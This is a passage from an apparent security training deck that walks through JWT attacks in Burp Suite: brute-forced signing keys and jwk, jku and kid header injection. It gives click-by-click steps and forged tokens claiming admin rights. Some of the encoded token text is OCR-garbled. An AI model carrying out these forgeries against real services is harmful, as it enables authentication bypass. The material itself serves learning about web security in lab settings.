


V8 – Weak / Brute-forceable Signing Key

Steps to Find & Exploit:

Part 3: Modify and sign the JWT

- 1) Go back to the request and alter the token.
- 2) At the bottom of the tab, click **Sign** and select the key that was generated.
- 3) Click **OK**.
- 4) Click on **Send**.



V9 – Header Injection via the jwk Parameter

The application trusts any key that is embedded in the jwk header.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpxVCI  
sICJqd2si0iB7Imt0eSI6ICJSU0EiLCAibiI6IC  
IzcTc3eEFUYjFsUHd0SThUUUnQ2YUNTvhLT0Rkb  
E9pVnpXTnFrciIsICJ1IjogIkFRQUIifX0.eyJz  
dWIi0iAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkp  
vaG4gRG9lIiwgImFkbWluIjogdHJ1ZSwgImlhdC  
I6IDE1MTYyMzkwMj9.eyJpZ25hdHVyZSI
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT",  
  "jwk": {  
    "kty": "RSA",  
    "n": "3q77xATb1lPwtI8TRt6aCmVxKODdl0iVzWNqkr",  
    "e": "AQAB"  
  }  
}
```

PAYLOAD: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true,  
  "iat": 1516239022  
}
```

V9 – Header Injection via the jwk Parameter

Steps to Find & Exploit:

- 1) Go to the **JWT Editor** tab.
- 2) Click **New RSA Key**.
- 3) Click **Generate** and then click **OK** to save the key.
- 4) Intercept an authenticated request and send it to **Repeater**.
- 5) In Repeater, alter the token and then click on the **Attack** button.
- 6) Select **Embedded JWK**. When prompted, select your newly generated RSA key and click **OK**.
- 7) Send the request.

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is active. In the 'Request' pane, a JWT token is displayed with its JSON structure. The 'jwk' header field has been modified to include an RSA key. The 'Response' pane shows a successful response from the 'Web Security Academy' application, indicating that the JWT authentication was bypassed via the jwk header injection. The 'Information' pane at the bottom right provides details about the token's expiration.

V10 – Header Injection via the jku Parameter

The application trusts any key that is embedded in the jku (JWK Set URL) header.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpxVCI  
sICJqa3Ui0iAiaHR0chM6Ly9leGFtcGx1LmNvbS  
8ud2VsbC1rbm93bi9qd2tzLmpzb24ifQ.eyJzdW  
Ii0iAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpv  
G4gRG9lIiwgImFkbWluIjogdHJ1ZSwgImhlhdCI6  
IDE1MTYyMzkwMjJ9.c2lnbmF0dXJ1
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT",  
  "jku": "https://example.com/.well-known/jwks.json"  
}
```

PAYLOAD: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true,  
  "iat": 1516239022  
}
```

V10 – Header Injection via the jku Parameter


Steps to Find & Exploit:

Part 1 – Generate & Upload a malicious JWK Set

- 1) Generate a key pair in the **JWT Editor** tab and store it in the attacker controlled server.

Part 2 - Modify and sign the JWT

- 1) Intercept an authenticated request in Burp and send it to **Repeater**.
- 2) Add a new **jku** parameter to the header of the JWT. Set its value to the URL of your JWK Set on the attacker server.
- 3) Click **Sign**, and select the generated RSA key.
- 4) Send the request.



V11 – Header Injection via the kid Parameter

The kid header parameter is vulnerable to injection attacks.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpxVCI  
sICJraWQiOiAiMTIzNDUiifQ.eyJzdWIiOiAiMTI  
zNDU2Nzg5MCIsICJuYW1lIjogIkpvag4gRG9lIi  
wgImFkbWluIjogdHJ1ZSwgImhdCI6IDE1MTYyM  
zkwMjJ9.c2lnbmF0dXJ1
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT",  
  "kid": "12345"  
}
```

PAYLOAD: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true,  
  "iat": 1516239022  
}
```

V11 – Header Injection via the kid Parameter

